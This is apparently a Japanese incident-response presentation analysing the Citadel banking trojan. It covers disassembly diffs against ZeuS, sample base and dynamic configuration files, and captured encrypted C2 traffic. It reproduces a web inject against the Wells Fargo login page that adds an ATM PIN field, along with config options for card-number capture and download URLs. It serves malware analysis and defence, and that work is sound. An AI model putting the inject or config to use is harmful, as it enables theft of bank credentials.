


インシデント対応するために



CITADEL の分析

Citadel の分析を行うにあたって



分析手法

表層分析

- ファイル情報等の情報収集

動的分析


- 監視ツール、Sandbox、デバッグ

静的分析

- ソースコードを読む、アセンブリコードを読む

静的分析

■ ZeuS との差分を調査




```
core.cpp
defines.h
language.h*
listen.cpp*
tools.h

(グローバルスコープ)
/*
 *  編者: 清・ kernel32.dll.
 *
 *  Return - 清・
 */
push    coreData.paths.process ; fileName
xor     ebx, ebx
xor     eax, eax ; flags
lea    esi, [esp+31Ch+mf] ; mem
mov     [esp+31Ch+opcode], bl
call   Fs::_fileToMem(wchar_t *,Fs::MEMFILE *,ulong)
test   al, al
jz     short loader
mov     eax, [esp+318h+mf.size]
push   [esp+318h+mf.data] ; mem
mov     [esp+31Ch+overlaySize], eax
lea    eax, [esp+31Ch+overlaySize] ; size
call   Core::getBaseOverlay(void const *,ulong *)
mov     [esp+318h+overlay], eax
cmp    eax, ebx
jnz    short loc_40D701
mov     [esp+318h+overlaySize], ebx
; CODE XREF: runAsBot+45↑j
lea    eax, [esp+318h+mf] ; mem
call   Fs::_closeMemFile(Fs::MEMFILE *)
; CODE XREF: runAsBot+28↑j
cmp    [esp+318h+overlaySize], size PESETTINGS
jnz    installer
push   [esp+318h+overlay]
call   CoreInstall::_loadInstalledData(void const *,ulong)
test   al, al
jz     loc_40D9E7
push   1 ; objectNamespace
lea    eax, [esp+31Ch+strObject]
push   eax ; buffer
push   OBJECT_ID_LOADER ; id
call   Core::generateObjectName(ulong,wchar_t *,uchar
```

```
push    lpString2 ; lpFileName
mov     ebx, eax
xor     eax, eax
lea    esi, [esp+344h+var_320]
mov     [esp+344h+var_331], 0
call   sub_43327F
test   al, al
jz     short loc_419C86
mov     eax, [esp+340h+var_31C]
push   [esp+340h+var_320]
mov     [esp+344h+FileInformation], eax
lea    eax, [esp+344h+FileInformation]
call   sub_419840
mov     [esp+340h+var_328], eax
test   eax, eax
jnz    short loc_419C7D
and    [esp+340h+FileInformation], eax
; CODE XREF: sub_419C31+46↑j
lea    eax, [esp+340h+var_320]
call   sub_433327
; CODE XREF: sub_419C31+29↑j
cmp    [esp+340h+FileInformation], 130h
jnz    loc_419D62
push   [esp+340h+var_328]
call   sub_415461
test   al, al
jz     loc_419F4E
push   1 ; char
lea    eax, [esp+344h+Name]
push   eax ; lpsz
push   32901130h ; int
call   sub_4191DD
```

Citadel の挙動



2つの設定ファイル

Base Config

- 初期設定
 - 暗号鍵、Dynamic Config の URL など
- エンコードされてハードコード

Dynamic Config

- 追加の設定
 - Webパネルの URL、Web Injects、etc...
- サーバからダウンロード

Base Config

```
botnet "CIT"  
timer_config 4 9  
timer_logs 3 6  
timer_stats 4 8  
timer_modules 1 4  
timer_autoupdate 8  
url_config1 "http://citadelhost/folder/file.php|file=config.dll"  
url_config2 "http://reserve-citadelhost/folder/file.php|file=config.dll"  
remove_certs 1  
disable_cookies 0  
encryption_key "key123"  
report_software 1  
enable_luhn10_get 0  
enable_luhn10_post 1  
disable_antivirus 0  
use_module_video 1  
antiemulation_enable 0  
disable_httpgrabber 0  
use_module_ffcookie 1
```

Dynamic Config の URL

RC4 鍵を生成するための
パスワード

Dynamic Config

```
url_loader "http://citadelhost/folder/file.php|file=soft.exe"  
url_server "http://citadelhost/folder/gate.php"  
file_webinjects "injects.txt"  
uri_webinjects "http://citadelhost/folder/file.php"
```

```
entry "AdvancedConfigs"
```

```
  "http://reserve-host1/folder/file.php|file_config_bin"
```

```
  "http://reserve-host2/folder/file.php|file_config_bin"
```

```
end
```

```
entry "WebFilters"
```

```
  "#*wellsfargo.com/*"
```

```
  "@*payment.com/*"
```

```
  "!http://*.com/*.jpg"
```

```
end
```

```
(snip)
```

```
set_url https://www.wellsfargo.com/ GP
```

```
data_before
```

```
<div><strong><label for="userid">Username</label></div>
```


```
data_end
```

```
data_inject
```

```
<input type="text" accesskey="U" id="userid" name="userid" value="" />  
<div><strong><label for="userid">ATM Pin</label></div>  
<div><strong><label for="password">Password</label></div>  
<input type="password" accesskey="P" id="password" name="password" value="" />  
<input type="hidden" name="screenid" value="SI" />  
<input type="submit" value="Go" name="btnSign" />  
<input type="hidden" id="u_p" name="u_p" value="" />  
</form>
```

```
data_end
```

情報の暗号化



暗号化されたデータ

```
POST /file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host:
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache
```

```
.6P...G....A.mD.<...'^j=..... 3}.....2.)...L.#w.....^m..7..M.
%.....Q..H.....A.....\d..I.>...[...i!.....Z....[$.HTTP/1.1 200 OK
Date: Tue, 10 Dec 2013 12:31:50 GMT
Server: Apache/2.2.15 (Scientific Linux)
X-Powered-By: PHP/5.3.3
Cache-Control: public
```


```
Content-Disposition: att
Content-Transfer-Encodin
Content-Length: 177951
Connection: close
Content-Type: applicatio
```

```
....6.|$.Q.U.....(.@HZ
{.xm...B.V.]3H...0.l...
]..c.....,C.pBz.D...k...
\f.....74..0.....yR.'@
$......BN.oe6:.....8...
QA.X%....\S...U.e?...Qz
.!j.d.....l.....TbA
```

000	68 B6 02 00 00 54 3E 32	2C 19 C0 90 9E 5C C3 E4	h....T>2,....\..
010	BD 63 68 B9 B0 E8 89 70	B7 B9 9B 51 29 7F 0F 0F	.ch....p...Q)...
020	58 9D 58 EB BB 51 FB 42	8F 8A FC 01 E0 30 07 8C	X.X..Q.B.....0..
030	95 C3 6B 44 54 48 3F 15	91 B6 16 92 A6 58 DF 45	..kDTH?.....X.E
040	2D C1 C8 52 0A 4E A4 25	E8 9C 53 F3 07 70 BC 9F	-..R.N.%..S..p..
050	5C FD B9 20 2C 9A 63 9A	B3 F7 5D 8D 0A 84 41 78	\..,c...]...Ax
060	70 9B 69 EF CD A5 B9 A1	11 33 FF AF F8 00 B3 A1	p.i.....3.....
